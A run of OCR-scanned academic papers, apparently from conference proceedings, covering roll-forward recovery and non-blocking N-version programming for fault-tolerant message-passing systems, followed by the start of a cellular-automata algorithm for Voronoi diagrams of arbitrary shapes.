
D. Garbage Collection

In order to reduce usage of stable storage capacity, useless message logs and checkpoints must be deleted. When a module finds that the correctness of a checkpoint can be completely confirmed by the other module, It can remove all previous checkpoints and input message logs that are processed before tanking this checkpoint.

V. Performance Analysis

In this section a brief analysis and comparison of level of fault tolerance, execution time and communication overhead our method with the existing roll-forward recovery schemes is made.

A. Level of Fault Tolerance

Responsive roll-forward recovery [6] and postpones all message transmissions until the correctness outgoing message is confirmed by the other replicas. The m^2 [5] approach postpones all message transmissions until correctness of the incoming messages are confirmed by the other replicas. Thus, these schemes will detect and recover faults successfully. The *odd-even* method [5] cannot determine the correctness of receiving messages until the next message receives from




Figure 3-Solve propagation loop

another replica. Sobe in [5] explains that this characteristic is not a weak point because error propagation affects only one of two replicas. But it seems that propagation of error to other modules may make some problem when the spare module starts. Because if the module that is detected to be faulty, does not yet confirms its own input messages, it could not determine that which input message is correct to replay for the spare module? It seems that in the case of high response delays in replicas of a module, odd even approach may be unable to detect the source of failure and recover affected modules. Our scheme because of isolating two set of module versions, in the case of a single failure, has always one fault-free module set, and when a version discovers a disagreement point at any time, it can detect the faulty module and recover all other affected modules.

B. Communication Overhead

In responsive roll-forward recovery [6], every message must first be sent to a voter, and then the voter sends the message to the target modules. This means that for any message in a system without fault tolerance mechanism, three messages in responsive roll-forward recovery must be sent. In m^2 approach [5], each of the copies must send message to the target module in its own set, and also send an additional control message to the relative module in the other module set, i.e. for each message in a system without fault tolerance mechanism, four messages must be sent. In odd-even approach [5], each message are send alternately to the target module in its own module set and the other module set, and in some situations, it uses m^2 steps, i.e. in odd-even approach, for each message in a system without fault tolerance mechanism, sometimes two messages and sometimes four messages must be sent, of course in odd-even protocols m^2 steps rarely occur. In non-blocking roll-forward, because of isolating module sets, each modules send messages only to the target module in its own set, therefore, in our approach, for any message in a system without fault tolerance mechanism, only two messages must be sent. The comparison of communication overhead of these schemes is summarized in Table 1.

Table 1- Comparison of communication overhead of roll-forward methods

Recovery Scheme	m^2	odd-even	Responsive	Non-blocking
No. of messages for *k* messages in a system without fault tolerance mechanism	4*k*	>2*k*	3*k*	2*k*

C. Execution Time

In order to evaluate execution time of our scheme and existing schemes, a simulation is developed and the results shows that non-blocking roll-forward recovery has lower execution times than responsive and m^2 approach. By increasing the mean response time of modules, containing process time and message transmission delay, roll-forward recovery schemes

has better time performance than the other schemes. The results are shown at Figure 4.




Figure 4 - Execution Time Comparison Results

VI. CONCLUSION

A new recovery scheme for message passing systems called non-blocking roll-forward recovery was presented. This scheme is more appropriate for conditions that the mean and variance of response delays are high. Because in existing blocking methods, execution time for each message in the whole system will be equal to maximum execution time of each module sets. But in non-blocking methods, execution time of each message in a module set is not affected by the other set. The basic assumption of all N-Version Programming and duplex systems that explains a very low probability of failure in more than one of three versions is held. In the case of more than one failure in two versions, rollback recovery and reconfiguration solution is used. The basic assumption of roll-forward systems that explains the very low probability of more than one failure in a checkpoint time interval is held too. On the basis of the said assumption, we can choose the checkpoint interval, with respect to the prediction of failure probability of versions and excepted success rate of roll-forward recovery scheme. In other words, a tradeoff between checkpointing overhead and rollback overhead must be performed.

ACKNLOWLEGMENT

This research is partially sponsored by Iranian Telecommunication Research Center.

REFERENCES

[1] M. Raynal, *Fault-tolerant Agreement in Synchronous Message-passing Systems (Synthesis Lectures on Distributed Computing Theory)*. Morgan and Claypool Publishers, 2010, p. 190.

[2] P. Jalote, *Fault Tolerance in Distributed Systems*. Prentice Hall, 1998, pp. 12-14.

[3] E. N. (Mootaz) Elnozahy, L. Alvisi, Y.-M. Wang, and D. B. Johnson, "A survey of rollback-recovery protocols in message-passing systems," *ACM Computing Surveys*, vol. 34, no. 3, pp. 375-408, Sep. 2002.

[4] Pradhan, D.K, "Roll-forward checkpointing scheme: A novel fault-tolerant architecture," *IEEE Transactions on computers*, 1994.

[5] P. Sobe, "Reaching efficient fault-tolerance for cooperative applications," *Proceedings IEEE International Computer Performance and Dependability Symposium. IPDS 2000*, pp. 48-57, 2000.

[6] J. Xu and B. Randell, "Responsive Roll-Forward Recovery in Embedded Real-Time Systems," *Proceedings of 1996 International Conference on Parallel and Distributed Systems*, pp. 414-421, 1995.

[7] B. Gupta, S. K. Banerjee, and B. Liu, "Design of new roll-forward recovery approach for distributed systems," *Computers and Digital Techniques, IEE Proceedings*, vol. 149, no. 3, pp. 105-112, 2002.

[8] B. Gupta, S. Rahimi, and Z. Liu, "Novel low-overhead roll-forward recovery scheme for distributed systems," *Computers & Digital Techniques, IET*, vol. 1, pp. 397-404, 2007.

Non-Blocking N-Version Programming for Message Passing Systems

Behzad Chitsaz
Department of Computer Engineering
and Information Technology
Amirkabir University of Technology
Tehran, Iran
b.chitsaz@aut.ac.ir

Mohammadreza Razzazi
Department of Computer Engineering
and Information Technology
Amirkabir University of Technology
Tehran, Iran
razzazi@aut.ac.ir

***Abstract*— N-version programming (NVP) employs masking redundancy: N equivalent modules (called versions) are implemented independently and run concurrently. The results of their execution are adjudicated by a special component that defines the correct majority result and eliminates the results of the versions in which design faults have been triggered. The disadvantage of using these schemes is that they need to block the receiver process until each received message is confirmed by the other version, which results in high time overhead. In the case of variant response latencies, consisting of processing time and message transmission delay, these techniques would not be efficient. In this paper a new non-blocking NVP approach based on capturing the causality between requests and response is proposed. This approach does not need to block the versions to confirm the output. The simulations result show that for acceptable values for probability of failure per demand (pfd) and simultaneous active requests, our approach has lower execution time.**

***Keywords*— Causal Memory, N-Version Programming, Byzantine Fault Tolerance**

I. INTRODUCTION

Distributed systems are widely used for applications with a high demand on computational power and real-time behavior. However the benefit of such systems is accompanied by a higher susceptibility to faults, exponentially increasing with the number of nodes.

Failures can be categorized based on their behavior, in three category crash failures, omission failures and byzantine failures. In the case of crash failures, a faulty process stops executing prematurely, in the case of omission failures, faulty process intermittently omits to send or receive messages, and finally in the case of byzantine failure, faulty process can exhibit any behavior. As an example, a faulty process can change its state arbitrarily, send messages with erroneous content, or send different messages to distinct processes and no message to other when it should send the same message to all[1].

Faults can be categorized by the phase in which they are introduced: Design faults are those which arise during the system design or during modification of system. Operational faults are ones which appear during the system lifetime and are caused due to physical reasons e.g. hardware failures or failure of communication network in the system. Generally, design faults are much harder to tolerate than operational faults.

The root cause of failure of hardware components like nodes and links is frequently physical failure. Software, in contrast, has no physical properties; it is a totally conceptual entity. Hence, physical faults cannot exist in software. Software faults are always design faults. That is, a fault in the software due to incorrect designs or presence of “bugs”, which are usually caused by human errors (in contrast to physical failures, which are caused by natural laws). To build software that can handle faults in its components, we need techniques that can cope with design faults. We will call such software fault tolerant software[2].

A system is fault tolerant if it can mask the presence of faults using redundancy. The goal of fault tolerance is to avoid system failure, even if faults are present.

It is clear that only replicating the same component will not help in coping with design faults, because if software has a design fault, then all replicas of the component will also have the same design fault, and hence the fault cannot be masked. To solve this problem the redundant units are intended to compensate for, or mask a failed software unit when they are not affected by software faults that cause similar errors at cross-check points. Therefore each simplex unit in set of units needs to be built separately and independently of the other members of the set. This is the concept of software design diversity

N-version programming [3] was the first technique developed for employing software diversity to tolerate software faults. N versions of the same (sub-) program are developed diversely from the same specification (there are many ways of achieving diversity here, e.g. the use of different programmers, languages, algorithms, etc. [6]). The versions run in parallel and the results of their execution are adjudicated by a special component which calculates the majority result to be returned as the result of the execution of the diversely implemented program.

Recently several authors have developed object oriented schemes for N-version programming. The units of diversity in these schemes are classes/objects. The idea is to implement several class versions which meet the same specification of the basic class. The authors of [3] call this approach class diversity, as opposed to method diversity which assumes diverse implementation of the same method. In class diversity the implementation of the basic class is built out of several object versions.

II. N-VERSION PROGRAMMING AND DESIGN DIVERSITY

In N-version Programming approach, versions are implemented independently and run concurrently. The results of their execution are adjudicated by a special component that defines the correct majority result and eliminates the results of the versions in which design faults have been triggered. Special care should be taken to decrease the common mode failure among versions; this is why one uses diversity in methodologies (languages, tools, etc.) while developing them. The correct functioning of an N-version program very much depends on how the run time support works, its responsibility is being to run versions in synchronized parallel till their completion, pass the results to the adjudicator, etc. Many schemes based on the general ideas of NVP have been developed since then.

We have recently developed an NVP scheme intended for concurrent object oriented languages which addresses the problems of version control (the synchronization, concurrency and distributedness of the diverse class operation), proposes a clear internal structure of the diversely-implemented (DI) class and discusses interfaces and functionalities of its subcomponents. Another aim of this research is to investigate engineering steps for applying class diversity in standard languages.

In developing this scheme we have followed all above-mentioned principles of structured NVP. Developers of version objects use the same class specification.




Figure 1- N-Version Programming Architecture

Versions are declared (hidden) inside the DI class. In addition, this class has the adjudicator object and the manager object inside it (see Figure 1). In our scheme we clearly separate their functionalities and describe their interfaces. The manager controls the execution of the scheme: it starts when a method is called, calls versions and the adjudicator object and returns results to the caller. Version programmers do not need to take notice or to know of other versions or the fact that they are parts of NVP. All components inside the DI object are built by inheriting from the provided standard classes and from the application class to be designed diversely. When a method of a DI object is called, the manager calls this method in all N versions in parallel and waits for their results to pass to the adjudicator. The adjudicator compares them and returns the majority results, so that the correct output results can be passed to the caller. If there is no majority, the manager signals a failure exception.

III. PRELIMINARIES

A distributed system is considered as different processes $ap_1, \dots, ap_n$ such that they communicate to each other by message passing through FIFO and reliable channels with finite delay.

Each process ap_i has a memory that contains some variables noted by $\boldsymbol{\mathcal{M}_i} = \{m_1, m_2, \dots, m_l\}$.

The behavior of a process ap_i is considered as a sequence of states $\boldsymbol{\mathcal{S}_i} = \langle S_i^1, \dots, S_i^k \rangle$ such that each state consists of some values for the variables in the memory of the process noted as $S_i^j = \{x_1, \dots, x_l\}$. Each state transformation is written as $S_i^j \xrightarrow{o} S_i^{j'}$. Transformation $\xrightarrow{o}$ means that operation o is done[8].

$$S \xrightarrow{o^1 o^2 \dots o^n} S' \Leftrightarrow S \xrightarrow{o^1} S \dots S \xrightarrow{o^n} S'$$

Possible operations that cause transformation from a state to another are listed below[9].

- *Writing a new value into a variable in the current state of the process*. Operation w_h stands for writing a new value into the variable m_h.
- *Reading value of a variable from the current state of the process*. Operation r_h stands for reading the current value of variable m_h.
- *Sending message to another process.* Operation snd_i stands for sending a message to the process ap_i.
- *Receiving message form another process.* Operation rec_l stands for receiving a message from the process ap_l.
- *Waiting until receiving the next message*. This operation is written as $wait$.

IV. FORMAL DESCREPTION OF CAUSALITY

A. Execution

Behavior of a process can be partitioned into a number of *executions*. A sequence of transformations is named an *execution* if it is in the form of $S \xrightarrow{rec_l o^1 o^2 \dots o^n wait} S'$, mean that it starts with receiving a message and finishes with waiting for receive the next message. The inner operations might be write, read, or send message operations. Thus, an execution can be written in a simpler way by the sequence of operations occurred in it in the form of $E = \langle rec_l, o^1, o^2, \dots, o^n, wait \rangle$. So the behavior of the process ap_i can be written by a sequence of executions in the form of $\boldsymbol{\mathcal{E}_i} = \langle E_i^1, \dots, E_i^k \rangle$.

B. Relations Between Operations

1) Happened Before Dependency

Lamport in [10] presents the concept of the happened-before relation. The happened-before relation $\prec_i^{hb}$ is a partial ordering such that $o \prec_i^{hb} o'$ if and only if the operation o in ap_i is done before the operation o' in ap_i.

2) Causal Dependency

The causality relation $\prec_i^{ca}$ is an ordering for two operations o and o' in a process ap_i, $o \prec_i^{ca} o'$ if and only if one of this conditions are held.

1. Both o and o' belong to the same execution and $o \prec_i^{hb} o'$.
2. o is a write operation on the variable x and o' is a read operation from x that executed after o (also named as read-from relation).
3. There is some o'' such that $o'' \prec_i^{ca} o'$ and $o \prec_i^{ca} o''$.

C. Relations Between messages

For two execution $E_i^k = \langle rec_l, o^1, o^2, \dots, o^n, wait \rangle$ and $E_i^{k\prime} = \langle rec_{l\prime}, o^1, o^2, \dots, o^{n\prime}, wait \rangle$ from the process ap_i, the causal output-input dependency relation $\prec_i^{oica}$ is defined as followed:

$$\forall snd_j \in E_i^{k'}, : rec_l \prec_i^{oica} snd_j \Leftrightarrow$$
$$(rec_l \prec_i^{hb} rec_{l'}) \wedge (\exists m_h \in \mathcal{M}_i | r_h \in E_i^k \wedge w_h \in E_i^{k'}) \wedge$$
$$((\exists rec_{l''} \in E_i^{k''} | w_h \in E_i^{k''})$$
$$\Leftrightarrow rec_{l''} = rec_{l'} \vee rec_{l''} \prec_i^{hb} rec_{l'})$$

In simpler words, a sent message of a process is depended to a received message of another process, if it read a value from a variable that another process wrote it before.

V. Non-Blocking N-Version Programming

In this section, a new approach for controlling the correctness of versions' outputs is proposed. In this approach, the versions are divided into two isolated groups that send and receive message only from versions in their own group. The versions record checkpoints of their state periodically and after each execution, send their output messages directly to the adjudicator of the target process. They also send a hash code of the received message and its checkpoint number to the adjudicator process. The adjudicator captures the timestamp of received messages and forwards them to the target versions. It also checks the compatibility of the outputs of the versions periodically. If it discovers inconsistency, it finds the faulty version by running a third version. The details of the failure discovery and recovery are explained below.

A. Process Dependency Graph

The process dependency graph for process ap is defined as a bipartite graph $G = (V, U, E)$ such that R_{ap} is the set of the messages that has been received by ap and R_{ap} is the set of messages that have been sent by R_{ap}.

$$V \in R_{ap}, U \in S_{ap} \text{ and } E = \{(v,u) | v \in V \wedge u \in U \wedge v \prec_i^{oica} u\}$$

Suppose that p and p' were two versions of a process that has been developed using N Version programming techniques and performing identical processes on their input data. If both of these versions are processing correctly and they have implemented techniques for preventing state divergence, their process dependency graph must be identical at the end of processing. So if at the end of processing, there was any difference between the process dependency graph of these two versions, we conclude that these execution are not identical and consequently we discover that one of two versions are faulty.

B. Fault Discovery and Recovery

When two versions are processing the same input at the same time, capturing input and output messages with timestamps and their causal dependencies makes it possible to discover inconsistency between versions caused by faults. Such that if one of two versions generates an output from some input messages that have causality dependency with them, and also the side version already has received all those input messages, but after a specified timeout does not generate the same output, we can conclude that one of two versions are faulty. The timeout value is equal to maximum expected delay for processing the message and communication delay. At this time, the last checkpoint of one of one the two versions and the message log after the last checkpoint (in log-based recovery approach is used) is send to a third version and the output of the third version is compared with two other versions. Thus the faulty version becomes discovered. Then the last checkpoint of the faulty version that seems to be error-free is sent to the third version and the faulty version is replaced by the third version.

VI. Performance Evaluation

A simulation is developed using SimJava 2 Tool [11] and the execution time of a replicated distributed program using primary-backup and causal memory techniques are compared. There are 6 pairs of nodes that communicate via message passing, each pair of processes are developed using N-Version Programming approach and perform identical executions on the same input. The process and communication delays are generated using exponential distribution with mean value 200 SimJava time units for communication delays and 50 SimJava time units for delay of processing each input message. Each test is started by a number of initial requests (3, 6, 12, 30 and 60), and each request is assumed to be processed by 500 steps in different processes, and after each step, the request is sent to another process to continue execution. The tests are performed in different conditions on the active requests and the probability of failure per 10000 messages (0,1,2,5,10,15,20,30,50,100). The results show that the non-blocking approach is appropriate for the systems with low probability of failures and low traffic of requests. If the probability of failure becomes larger than a specific threshold, the execution time of the non-blocking method rapidly grows. This threshold is lower for higher active requests.

As shown in figure 2, this threshold for 3 active requests is about 100 faults per 10000 input messages, and for larger fault probabilities, the responsive method has lower execution times. For 15 active requests, this threshold is about 50 faults per 10000 input messages (figure 3) and for 30 active requests; this value reduces down to 10 faults per 10000 input messages (figure 4). These results are acceptable because in most of important applications the expected values for probability of failure per demand (pfd) are assumed about 10^{-4} to 10^{-3}. Therefore, for such values of pfd, our approach has lower execution times.




Figure 2 – Execution Time for 30 Active Simultaneous Requests




Figure 3 – Execution Time for 6 Active Simultaneous Requests




Figure 4 – Execution Time for 3 Active Simultaneous Requests

VII. CONCLUSION AND FUTURE WORK

A new recovery scheme for message passing systems called non-blocking N-Version Programming was presented. This method reduces blocking processes that was used to confirm the correctness of each output message. The simulation has shown that the performance of this method for higher probability of fault and higher active requests are lower than the responsive method because large increase in execution time is possible. It is necessary to propose and develop hybrid methods using responsive and non-blocking approaches to develop partially blocking methods to avoid divergence of state between two versions, and adopt the methods with the environmental variables such as active requests and probability of fault.

ACKNLOWLEGMENT

This research is partially sponsored by Iranian Telecommunication Research Center.

REFERENCES

[1] M. Castro and B. Liskov, "Practical byzantine fault tolerance and proactive recovery," *ACM Transactions on Computer Systems*, vol. 20, no. 4, pp. 398-461, Nov. 2002.

[2] V. D. Florio and C. Blondia, "A survey of linguistic structures for application-level fault tolerance," *ACM Computing Surveys*, vol. 40, no. 2, pp. 1-37, Apr. 2008.

[3] A Romanovsky, "Faulty version recovery in object-oriented N-version programming," *IEE Proceedings - Software*, vol. 147, no. 3, p. 81, 2000.

[4] P. Krishna, N. H. Vaidya, and D. K. Pradhan, "Recovery in Multicomputers with Finite Error Detection Latency," *1994 International Conference on Parallel Processing (ICPP'94)*, no. iii, pp. 206-210, Aug. 1994.

[5] D. Pradhan and N. Vaidya, "Roll-forward checkpointing scheme: a novel fault-tolerant architecture," *IEEE transactions on computers*, 1994.

[6] J. Xu and B. Randell, "Responsive Roll-Forward Recovery in Embedded Real-Time Systems," *Proceedings of 1996 International Conference on Parallel and Distributed Systems*, pp. 414-421, 1995.

[7] P. Sobe, "Reaching efficient fault-tolerance for cooperative applications," *Proceedings IEEE International Computer Performance and Dependability Symposium. IPDS 2000*, pp. 48-57, 2000.

[8] M. Shapiro, K. Bhargavan, and N. Krishna, "A Constraint-based Formalism for Consistency in Replicated Systems," *Principles of Distributed Systems*, pp. 900-910, 2005.

[9] M. Ahamad, G. Neiger, J. E. Burns, P. Kohli, and P. W. Hutto, "Causal memory : Definitions , Implementation , and Programming," *Distributed Computing*, vol. 9, pp. 37-49, 1995.

[10] L. Lamport, "Time , Clocks , and the Ordering of Events in a Distributed System," *Communications of the ACM*, vol. 21, no. 7, 1978.

[11] F. Howell and R. McNab, "SimJava: A discrete event simulation library for java," *Simulation Series*, vol. 30, pp. 51-56, 1998.

A Cellular Automata Based Algorithm for Voronoi Diagram of Arbitrary Shapes

Mohammadmehdi Talebi*, Ali Mohammadalimaddi** and Mohammadreza Razzazi*
*Amirkabir University Of Technology/Department Of Computer Engineering and IT,Tehran, Iran
** University Of Science and Culture/ Department Of Computer Engineering ,Tehran, Iran
mehdi_talebi@aut.ac.ir, ali.m.a.maddi@gmail.com, razzazi@aut.ac.ir

Abstract— **Presented in this paper is a cellular automata based algorithm for computing voronoi diagram of arbitrary shapes. There is no limitation for sites; they can be circles, rectangles, points or anything else. Our algorithm outperforms previous works in speed and accuracy. The proposed algorithm constructs the correct voronoi diagram as a wave from each site is propagated to the environment. When waves collide to each others, the borders of voronoi cells are built.**

We used asynchronous CA that made our algorithm faster. Our algorithm can be used in distributed systems and supposed as a parallel strategy to build voronoi diagram of arbitrary shapes.

I. INTRODUCTION

Computational geometry is involved with the design and analysis of algorithms for geometrical problems. In addition, other more practically oriented, issues of computer science such as computer-aided design computer graphics, robotics, pattern recognition, and operations research give rise to problems that intrinsically are geometrical. This is one reason computational geometry has attracted numerous researches in the past decades and is a well-established area today. For established sources, we refer to the survey by Lee and Preparata [1] and to the textbooks by de Berg [3] and Preparata and Shames [2].

Readers familiar with issues of computational geometry have noticed, an increasing interest in a geometrical structure called the Voronoi diagram. This tendency can also be observed in combinatorial geometry and in a considerable number of articles in computer science journals.

Voronoi diagram is one of the most fundamental data structures in computational geometry. It has applications in wide area of disciplines.

In the simplest case, let *S* be a set of points in Euclidean space. For almost every point *x* in the Euclidean space, there is one point of *S* closest to *x*. The word "almost" is used to indicate exceptions where a point *x* may be equally far from two or more points of *S*. If *S* contains only two points, *p* and *q*, then the set of all points equidistant from *p* and *q* is a line. That line is the boundary between the set of all points closer to *p* than to *q*, and the set of all points closer to *q* than to *p* and is the perpendicular bisector of the line segment from *p* to *q*.

In general, if S is a set of d-dimensional points, the set of all points closer to a point *c* of *S* than to any other point of *S* is the interior of a (in some cases unbounded) convex polytope called the Dirichlet domain or Voronoi cell for *c*. The set of such polytopes tessellates the whole space, and is the voronoi tessellation corresponding to the set *S*. If the dimension of the space is only 2, then it is easy to draw pictures of voronoi tessellations, and in that case they are called voronoi diagrams.

Voronoi cells can be defined for metrics other than Euclidean (such as the Manhattan[4] or Karlsruhe [5],[6]) distances. However in these cases, the Voronoi tessellation is not guaranteed to exist, since the equidistant locus for two points may fail to be subspace of codimension 1, even in the 2-dimensional case.

Voronoi cells can also be defined by measuring distances to objects that are not points, for example in [7] the authors present a sweepline algorithm to compute the Voronoi diagram of a set of circles in a two-dimensional Euclidean space. The radii of the circles are non-negative and not necessarily equal. It is allowed that circles intersect each other, and a circle may contain others. The proposed algorithm computes the correct Voronoi diagram as a sweepline moves from top to bottom. While moving on the plane, the sweepline stops only at certain event points, where the topology changes occur for the Voronoi diagram being constructed.

A weighted Voronoi diagram[8] is the one in which the function of a pair of points to define a Voronoi cell is a distance function modified by additive or multiplicative weights assigned to sites.

Voronoi diagrams can be generalized in many ways [9, 10]. One generalization is to point sets in higher-dimensional spaces. In E^d, the maximum combinatorial complexity of the Voronoi diagram of a set of *n* point sites (the maximum number of vertices, edges, and so on, of the diagram) is $\Theta(n^{\lceil d/2 \rceil})$ [11] and it can be computed in $O(n\log n+n^{\lceil d/2 \rceil})$ optimal time [12], [13], [14].

The Voronoi diagram of *n* points in *d*-dimensional space requires $O(n^{\lceil d/2 \rceil})$ storage space. Therefore, Voronoi diagrams are often not feasible for $d > 2$. An alternative is to use approximate Voronoi diagrams, where the Voronoi cells are approximated by a fuzzy boundary.

In this paper we generalize Voronoi diagrams such that the sites can be any shape in the plane. We focus on 2D space but the algorithm can be used for 3D space too. Presented in this paper is a cellular automata based algorithm for voronoi diagram of sites with any shape. There are some previous works[28][29] that construct voronoi diagram by cellular automata, but they are not as fast as the algoriitm presented in this paper because in each cycle we don`t process all cells. In addition the waves for sites are propagated in circle which makes our algorithm

more accurate than others. For example in [28] waves are propagated in rectangle.

The proposed algorithm constructs the correct Voronoi diagram as a wave from each site is propagated to the environment.

The paper is structured as follows: Sections II and III provide a review of cellular automata, section IV defines the problem tackled in this paper, in section V our algorithm is proposed and in section VI, we analyze the algorithm.

II. Cellular Automata

From the days of Von Neumann and Ulam who first introduced the concept of cellular automata (CA), to the book of Wolfram "A New Kind of Science" [15], the simple structure of CA has attracted interests of researchers from various fields. It has been subjected to rigorous mathematical and physical analysis for the last fifty years, and its application has been shown in different branches of science. Enormous research papers are published every year. Specialized conferences and special issues of various journals on CA have been initiated in the last decades. Several universities around the world have also started offering courses on cellular automata. Furthermore, as many as seven hundred books are found to exist on cellular automata when we visit the web-site www.amazon.com. The reason behind the popularity of cellular automata can be traced to its simplicity, and to the enormous potential it holds in modeling complicated systems, in spite of their simplicity.

A cellular automata in fact is a simple model of a spatially extended decentralized system made up of a number of individual cells. The communication between cells is limited to local interaction. Each individual cell is in a specific state which changes over time depending on the states of its local neighbors. The overall structure can be modeled as a parallel processing device. However, after several iterations, this simple structure produces complex patterns displaying the potential to simulate different sophisticated natural phenomena.

The concept of CA was initiated in the early 1950's by J. Von Neumann and Stan Ulam [16]. VonNeumann showed that a cellular automata can be universal. He proposed a CA, each cell of which has a state space of 29 states, and showed that the devised CA can execute any computable operation. However, due to its complexity, Von Neumann rules were never implemented on a computer. On one hand, it was proved that a decentralized machine(CA) can be designed to simulate any arbitrary function. On the other hand, the machine becomes as complex as the function it tries to simulate. This very theoretical dichotomy has since driven research on CA [17], [18], [19], [20].

Based on the concept of universality, scientists have tried to develop simpler and more practical architectures of CA which can be used to model different type of applications. In this respect, two notable developments can be credited to Conway and Wolfram. In the 1970, the mathematician John Conway proposed his now famous game of life [21], which received widespread interest among researchers. In the beginning of the eighties, Stephen Wolfram has studied in much detail a family of simple one-dimensional cellular automata rules (now famous Wolfram rules [22]), and showed that even these simplest rules are capable of simulating complex behavior.

The next section presents a survey of different types of cellular automata structures proposed over the years. More information about cellular automata is found in [27].

III. Neighborhoods

A cellular automata in fact is composed from a set of cells, which is called the space of the cellular automata. Each cell has the same number of neighbors around itself and is equipped with a copy of the same automata whose alphabets make the set of states of the cellular automata. The transition table of this automata defines what we call the local transition function of the cellular automata. Current state of the cell is identified by the configuration of neighbors of the cell. The local transition function by the use of current state of each cell introduces the next related state. We have a clock defining a discrete time starting from the initial time usually set to zero. At each cycle the new state of cells is introduced by the transition function. What we have just described is a deterministic cellular automata as for each neighborhood; the local transition function defines a single new state.

